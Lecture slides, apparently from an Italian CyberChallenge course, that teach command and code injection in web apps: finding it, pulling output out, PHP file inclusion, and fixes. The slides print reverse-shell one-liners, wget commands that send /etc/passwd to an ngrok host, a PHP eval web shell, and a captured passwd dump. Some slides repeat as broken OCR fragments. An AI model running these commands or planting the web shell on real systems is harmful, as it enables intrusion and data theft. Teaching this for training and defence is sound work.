Command and Code injections

Riccardo Bonafede
Università di Padova
bonaff@live.it

CYBER CHALLENGE
CyberChallenge.IT

cini
Cybersecurity National Lab

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Introduction

- **Code/command execution** is a common flaw that arises when **unsafe input is interpreted/executed** by an application
- The impact of this vulnerability is often **critical** because it is possible to compromise **data confidentiality, data integrity, and data availability**

Introd

- **Code/c** …mon flaw that arises v… **…eted/executed** by an appl…
- The imp… …ten **critical** becaus… …e **data confide**… **…data availability**

Introduction

- Code/Command Injection flaws happen when an application needs
  - **To use external programs**
  - **To evaluate dynamic code**

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Command Injection

- A command injection occurs when a web application passes unsafe data to a **system shell**
- Take as example the following line of code

```
system("ping " . $_GET['host']);
```

Command Injection

- The goal of this line of code is to ping a host supplied **by the user**
- For example, if the user puts as host *example.com*, PHP will execute the system command

```
ping example.com
```

Command Injection

- **If there is no input sanitization**, a rogue user could insert as hostname

```
example.com;somecommand
```

- In this way, PHP will execute the command

```
ping example.com;somecommand
```

Command Injection

- Because bash and other system shells interpret the character ";" as a **command separator**, the command somecommand will also be executed
- We say that somecommand is **injected**

Command Injection

- There are a lot of **special characters** in bash that permit to inject commands
- Other than ";", other command separators are
  - The **newline character** (**\n**)
  - **Logic operators**
    - **&&** and **||**

Command Injection

- Command substitutions are another way to inject code: they work by **substituting commands enclosed in special delimiters** with their output
- The two main syntaxes are
  - $(foobar) ls $(whoami) --> ls www-data
  - `foobar` ls `whoami` --> ls www-data

Command Injection

- To find a command injection code in a BlackBox environment, it is necessary to
  - Look at the web application logic. Might it use some external program to implement the services?
  - Input some special characters. Does the application throw an error/fail?

Command Injection

- In a WhiteBox environment, it is easier to find these flaws
- Command injection sinks are easily identifiable
  - Look at the language in which the application is written, and look for all the function/statements that **could execute system commands**
  - Some common functions are
    - **exec**
    - **system**
    - **popen**
    - **backtics** (``)

Command Injection

- Once an entry point that might be vulnerable is found, it is possible to try to inject code, especially in a BlackBox environment
- To do so
  - If the applications throws errors, inject a non-existent command, and look at the error
    - `bash: command not found: non-existent-command`
  - Try with a sleep and look at the response time
    - `sleep 5`

Command Injection

- Another way is to use a **pingback**
- Pingbacks are back connections on a host which is controlled
- They provide a very powerful way to verify if there are command injection flaws

Command Injection

- To use a pingback, we need a reachable public host
- It is possible to use either a **vps** or a **http/tcp tunneling tool**, like ngrok*
- To issue a request, use **commonly installed programs like *wget*, *curl* or *netcat/telnet***

```
wget http://host/ping
```

*refer to the slides on HTTP overview on how to set up a ngrok tunnel

Command Injection

- For **injecting into bash**, it is possible to try to open a TCP connection using the **special files** on */dev/tcp/**
- Put some data on */dev/tcp/*host*/*port**, bash will open a connection on *host*:*port* and will send to it that data
- For example
  - `echo Hello World > /dev/tcp/localhost/1337`
  - Will send "Hello World" to the port 1337 on localhost

Command Injection

- Another powerful way to validate a command injection is to issue a **DNS pingback**
- DNS queries are powerful because **they are hardly blacklisted on firewall**
- To create a DNS bin, it is possible to use http://requestbin.net/dns or http://dnsbin.zhack.ca/

Command Injection

- Requestbin will provide a DNS name like `*.d955264982a2216dc0c4.d.requestbin.net`
- If we replace the * symbol with a string, and then issue a DNS resolution, we will see a pingback in the requestbin page with the string just provided

Command Injection

- To trigger a DNS resolution on an injected command, there are several options
  - nc, wget, curl, dig, ping are commands normally installed in Linux distributions and they can issue a DNS resolution
  - For injecting into bash, it is possible to use the command
    - echo 1 > /dev/tcp/*hostname*/*someport*

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Command Injection

- A command injection with no output is called "blind"
- There some tricks to exfiltrate the output of the command
  - Put the output on a file on a directory that is open to the network
  - Use an out-of-bound connection

Command Injection

- In bash it is possible to use the character "**>**"
- This character will redirect all *stdout* to a file
- For example

```
cat /etc/passwd > /tmp/foobar
```

Command Injection

- Web directories that are writable and publicly accessible from the internet are
  - Static files web directories
    - Sometimes these are not writable
  - User files upload directories
    - These are generally writable, because the web app itself is intended to write on these directories

Command Injection

- An out-of-bound connection generally works well, and it is easier to use than finding a writable directory
- To use it, there are three main methods:
  - **A reverse shell**
  - Issue the output of a command to a **TCP/HTTP request**
  - If there is a strong firewall protection, use a DNS bin
- Of course, these methods require a public reachable host

Command Injection

- To open a reverse shell, expose a TCP server on a public reachable server
- Netcat works pretty well to do so

```
nc -lvp 1337
```

- This command will listen to incoming connections on port 1337, and it is possible to change the port depending on the needs

Command Injection

- Then within the injection, run

```
nc -e /bin/bash host port
```


- Depending on the version of netcat, the –e parameter might not be implemented. There are other ways to issue the same command, like

```
sh -i >& /dev/tcp/ip/port 0>&1
```

Command Injection

- Then within the injection, run

```
nc -e /bin/bash host port
```



- Depe –e para There are othe , like

```
sh -i >& /dev/tcp/ip/port 0>&1
```

Command Injection

- Command substitution can be used with HTTP to exfiltrate the output

```
wget http://yourhost/$(whoami)
```

Command Injection

- It is possible to send files with wget; this command makes very handy to exfiltrate single files

```
wget --post-file /foo/bar http://host/
```

- For example
  - wget --post-file /etc/passwd http://c8faee97.ngrok.io/

Command Injection

- It is possib…his command makes ver…iles

```
wget --p…tp://host/
```

- For examp…
  - wget --pc…e97.ngrok.io/

less than 20 seconds ago Duration 1.07ms IP 35.180.64.1

POST /

Summary | Headers | Raw | Binary | Replay

1561 bytes application/x-www-form-urlencoded

Form Params

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534::/run/sshd:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash

no val

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Code Injection

- Code injection works in the same way as a command injection
- The only difference is that **we inject code that will be executed by the application interpreter** instead of a shell

Code Injection

- Common entry points in scripting languages are all the **functions/language constructs** that permit to **evaluate code dynamically**
- This functions are standard in all scripting languages and are often called **eval**, **evaluate**, or **assert**

Code Injection

- Code injections are **language dependent**
- Finding them requires to know in which language the application is written
- If this information is not available, try to find it by inserting special characters which are in common in most languages

Code Injection

- These special characters are
  - The **single and double quotes** (' and "), normally used in strings. Putting one of this will often reveal an injection inside a string
  - The **backtick** (`) and the **dollar** (**$**) are usually reserved characters that trigger errors
  - The **escape character** (\) usually reveals injections inside strings

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

PHP Code Injection

- Let us focus on **PHP code injection**
- PHP has some other ways to be injected other than inside an eval function

PHP Code Injection

- A common pitfall in PHP is the **include** statement
- It is used to execute other PHP files
- Its syntax is

```
include 'path/to/file';
```

PHP Code Injection

- If user supplied input is directly passed to the include statement, an attacker would be able to execute arbitrary PHP files on the filesystem
  - And on a remote system, using the HTTP protocol. But this behavior is disabled by default for security reason
- We call this type of injection **local file inclusion (LFI)**

PHP Code Injection

- In order to execute arbitrary code, we need to **inject PHP code on a file on the server**
- PHP code is delimited by the tags *<?php … ?>*
- If these tags are **allowed/not sanitized** code injection can be successful, and there are two main ways to do so:
  - Using a **file upload functionality** to upload a file containing some PHP code, and then include it
  - **File poisoning**

PHP Code Injection

- A file poisoning happens when some data of the user is inserted in a file
- It can happen in many ways, but two common ones are:
  - **System logs:** applications often implement some kind of logging. Nginx/Apache logs are generally not readable by PHP, and custom logs are often used
  - **Local database / caching files:** if the application stores user information inside a local file, it is possible to inject some PHP code on it

PHP Code Injection

- Another way to execute PHP code, is to put a ***.php*** **file** inside a remote web directory
- This can happen when some files uploaded by the user are saved on an **executable directory without enforcing a name or an extension**

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Tips & Tricks

- When dealing with file poisoning/file upload, keep **payload as simple as possible**
- Try to use a payload that **allows to execute arbitrary code, not commands**
  - This because a lot of times system-related functions are disabled/limited, so do not waste time trying to guess what functions are disabled or not

```
<?php eval($_GET['c']); ?>
```

Tips & Tricks

- If you find that you can use system commands, **use them**!
  - It is easier to use *ls* than coding a custom PHP function for directory listing

Outline

- Introduction
- Command Injections
  - General Overview
  - Output Retrieving
- Code Injections
  - General Overview
  - PHP Code Injections
  - Tips and Tricks
- Fixes

Fixes

- General Rule
  - **Avoid supplying user input to system functions**
  - **Avoid generating code based on user input**
    - There is always a way to avoid to generate code from user input dynamically

Fixes

- If avoiding is not an option, then strongly validate the input
  - Use **whitelists** when possible
  - Use a **proper escaping functions** (*escapeshellarg* from PHP for example)

Fixes

- Another option is to **use a sandbox**
- Sandboxes are execution environments in which code can be run in a limited environment
  - For example, without the access to system functions
- The problem with sandboxes is that it is often possible to escape from them, and even tested ones are not always completely secure